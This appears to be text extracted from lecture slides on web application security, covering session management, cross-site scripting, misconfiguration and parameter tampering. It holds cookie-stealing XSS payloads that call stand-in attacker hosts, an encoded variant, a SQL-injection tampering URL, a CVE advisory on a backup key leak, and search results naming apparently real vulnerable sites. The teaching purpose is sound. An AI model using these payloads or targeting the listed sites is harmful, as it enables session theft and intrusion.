
Session ID is often logged, exposed in browsers, on the network etc.

2. Broken Authentication and Session Management

`http://example.com/sale/tems;jsessionid=9G8D
CR4SNDLPSKHCJU5TG?Item=Samsung_TV_100
_inch`

Session hijacking, account compromise

2. Broken Authentication and Session Management



2. Broken Authentication and Session Management

No embedded session id in the URLs

Do not trust cookie content

No predictable session ids, such as

`https://yoursite.com/cart.php?sess=1234`

Do not trust URL query string contents, such as

`https://yoursite.com/delete_user.php?user_name=cars
ten`

2. Broken Authentication and Session Management

No small numbers (device=2, Acct=123):

Use GUIDs all the time

If a human can read it, it is probably easy to attack

Attacker will always try to list information several times in a row:

How does the cookie/URL look if password is "aaaaaaa" and aaaaaB?

How about "111111" or "222222" or "123456"?

2. Broken Authentication and Session Management

Do not trust cookies, do not store sensitive information in cookies.

Not a good idea:

Cookie: Username:carsten; Permissions=admin

Cookie: Username:carsten; Permissions=NormalUser

2. Broken Authentication and Session Management

Use standard session id provided by container

Long, random session ids /
Secure, HttpOnly cookie for session ids


Use SSL to protect credentials and session at all times

Logoff must destroy the session

XSS - Cross Site Scripting

3. XSS - Cross Site Scripting

```
javascript:alert('XSS')
```



JavaScript injection into other peoples pages

- Stealing cookies
- DOM manipulation, phishing, tricking users to like Facebook pages etc
- DoS etc.

Where's the bug?

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="<?php echo
      $_SERVER['PHP_SELF']; ?>">
    </form>
  </body>
</html>
```

Where's the bug? **Explanation**

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="<?php echo
      $_SERVER['PHP_SELF']; ?>">
    </form>
  </body>
</html>
```

`$_SERVER` is an array containing headers, paths, script locations

`$_SERVER['PHP_SELF']` is path of current script executing, e.g. "/folder/script.php"

Where's the bug? **Problem**

Normal URL

```
http://<site>/folder/script.php
```

Normal result

```
<form action="/folder/script.php"></form>
```

Bad URL

```
http://<site>/folder/script.php/"><script>alert('XSS')</script><foo"
```

Bad result

```
<form action="/folder/script.php/">
  <script>alert('XSS')</script><foo""></form>
```

Server-side PHP script is abused to deliver a **client-side javascript** that runs in client's browser

```
<script>.....</script>
```

3. XSS - Cross Site Scripting

Writes malicious script:

```
<script>window.open("http://attacker.com/cgi-bin/printenv.pl?p  
=%2Bdocument.cookie)</script>
```

Write url pointing to dynamic website

```
<a href="http://victim.org/dynamic-web-page+evil script">Click  
here to visit victim.org</a>
```

Make victim click link

XSS - Attacks

Script injection on shared sites such as forums & blogs, mails, defaced sites etc.

Scan internal hosts/ping

Download scripts

Steal users session

Steal sensitive data


Deface websites

Redirect users to phishing or malware sites


...?

XSS exploits the users trust in the server: Scripts runs in the servers security settings

3. XSS - Cross Site Scripting – Reflected XXS



3. XSS - Cross Site Scripting – Stored XSS



XSS - Attacks

Script injection on shared sites such as forums & blogs, mails, defaced sites etc.

Topic: [Security](#)

Follow via: 

Obama site hacked; Redirected to Hillary Clinton

Summary: *With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes. According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site.*



By [Larry Dignan](#) for Zero Day | April 21, 2008 -- 12:35 GMT (13:35 BST)

[Follow @ldignan](#)

[Get the ZDNet Announce UK newsletter now](#)

With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.

According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site. This follows a similar attack on the campaign website of John Edwards, which was also redirected to Clinton's site.

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Where's the bug? **Fix**

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action=<?php echo
          htmlentities($_SERVER['PHP_SELF']);
?>>
      </form>
    </body>
</html>
```

`htmlentities()` converts characters to HTML entities so
injec~~t~~s fail: < becomes <, > >, and so on

Again:

Do not trust user input (!)

Output encode all user supplied input

Whitelist input validation, do not rely on blacklists

Security Misconfigurations

4. Security Misconfiguration


Directory browsing etc.

The screenshot shows a Microsoft Internet Explorer window with the title bar "Index of /bodywise/Retail_Web_store/Admin_files - Microsoft Internet Explorer provided by Freeserve". The menu bar includes File, Edit, View, Favorites, Tools, and Help. The toolbar contains icons for Back, Forward, Stop, Home, Refresh, and Favorites. The address bar shows the URL "wise.com/bodywise/Retail_Web_store/Admin_files/" and links to CYRANO, Share Price, and AltaVista - Search. The main content area displays a table titled "Index of /bodywise/Retail_Web_store/Admin_files". The table has columns for Name, Last modified, Size, and Description. It lists several files and directories:

Name	Last modified	Size	Description
Parent Directory	07-Aug-98 15:26	-	
vti_cnf/	07-Aug-98 07:22	-	
access.log	05-Jul-99 15:41	338k	
counter.file	05-Jul-99 15:43	1k	
error.log	13-Dec-98 10:38	3k	
order.log	05-Jul-99 15:46	15k	

4. Security Misconfiguration

Robots.txt etc.




4. Security Misconfiguration

HTML source etc.

Security Guidance for Critical Areas of Focus in Cloud Computing v4.0

```
94 <script type="text/javascript" src="https://local-cdn.cloudsecurityalliance.org/global/scripts/standard.js">
95 </script>
96 <script type="text/javascript">
97     jQuery(function($){
98         var $form = $('#ajaxed_download');
99         var $submit = $form.find('input[type="submit"]');
100        $form.validate({
101            rules: {
102                'entry.1241937640': {
103                    required: true,
104                    minlength: 1
105                }
106            },
107            submitHandler: function() {
108                $.post($form.attr("action"), $form.serialize(), function(data
109                {}));
110                var message =
111                    '<p>Download Security Guidance for Critical Areas of Focus in
Cloud Computing v4.0 - Cloud Security Alliance by selecting the button below. </p>'
112                    + '<p><a class="btn btn-primary" target="_blank"
113 onclick="_gaq.push(['_trackEvent', '\\\\', 'Download\\', '\\\\']);"
114 href="https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-
FINAL.pdf">Download</a></p>';
115
Apprise(message, {override: false});
116
jQuery.cookie('csa_dl_13910', 'TRUE', { expires: 365 });
117
return false;
118
}
119
120
121
122
123
124
125
```

Pause



5. Broken Access Control

2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- ▶ A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- A10:2021-Server-Side Request Forgery (SSRF)*

Parameters:

Parameter tampering

Exampel.com/user?acct=1234 ->

Exampel.com/user?acct=1235

Exampel.com/user?acct=UserID ->

Exampel.com/user?acct=Admin

Parameter tampering

Look at all URL's for all instances of parameters: ID numbers, categories, names etc could be interesting

`http://server/page.asp?id=123&user=abc`

Parameter tampering



Parameter tampering

Browsing the available parameters:

`http://server/page.asp?id=123&userid=joeb`

"id=1", "id=2" "id=9999999" etc

Altering parameter values

"userid=joeb", "userid=johnd"

"id=1090+OR+id%3D1089"

Parameter tampering

```
http://server/pres/show_artikel.asp?id=1090+OR+id%3d  
1096+ORDER+BY+id+DESC+--  
+&C_type=_privat&Lang=_DK
```

-> shows article id=1096 (even though 1096 was not
directly available)

Parameter tampering



Portcullis
Tried, Tested and Proven



Phone UK: +44 20 8868 0098
Phone US: +1 415 874 3101

[Home](#)[Test](#)[Respond](#)[Consult](#)[Research](#)[News & Events](#)[Company](#)[Contact Us](#)

Vulnerability title: Unauthenticated Backup and Password Disclosure in HandsomeWeb SOS Webpages

CVE:	CVE-2014-3445
Vendor:	HandsomeWeb
Product:	SOS Webpages
Affected version:	1.1.11 and earlier
Fixed version:	1.1.12
Reported by:	Freakyclown

Details:

The default setup allows an unauthenticated user to access administrative functions such as backing up of key files within the CMS. This is done by appending the following to a domain using the software affected:

```
/backup.php?a=2&k=6f15afa1ac4edea0g145e884116334b7
```

Where "a" is the file number to back up and "k" is the MD5key used to authenticate the administrator, however if "k" does not match the correct key rather than disallowing the unauthenticated user to back up the file the service will provide the user with the correct key. For example:

```
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5
```

Using this new key in the url such as below:

Related Resources

[Home](#)[Test](#)[Respond](#)[Consult](#)[Research](#)[News & Events](#)[Company](#)[Contact Us](#)



"Failure, wrong key. The right key is"



Internet

Billeder

Videoer

Maps

Mere ▾

Søgeværktøjer

Ca. 18 resultater (0,29 sekunder)

Cookies hjælper os med at levere vores tjenester. Ved at bruge vores tjenester accepterer du vores brug af cookies.

Få flere oplysninger

OK

[CVE-2014-3445 - Portcullis](#)

<https://www.portcullis-security.com/.../cve-2014-3445> ▾ [Oversæt denne side](#)

... back up the file the service will provide the user with the correct key. For example:
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5.

[Reply - Twitter](#)

<https://twitter.com/.../status/471482207156965377> ▾ [Oversæt denne side](#)

for 39 minutter siden - @amanicdroid @0xabad1dea @dakami @lucabruno more
hilariously, if you google "Failure, wrong key. The right key is" you get affected ...

[Bio | Dan Kaminsky's Blog](#)

dankaminsky.com/bio/ ▾ [Oversæt denne side](#)

Dan Kaminsky has been a noted security researcher for over a decade, and has spent his career advising Fortune 500 companies such as Cisco, Avaya, and ...

[Failure, wrong key. The right key is ...](#)

christian.com.ph/backup.php - [Oversæt denne side](#)

Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

[Failure, wrong key. The right key is ...](#)

Parameter tampering

Failure, wrong key. The right key is ...

christian.com.ph/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

Failure, wrong key. The right key is ...

www.alltheworld.org/backup.php ▾ Oversæt denne side

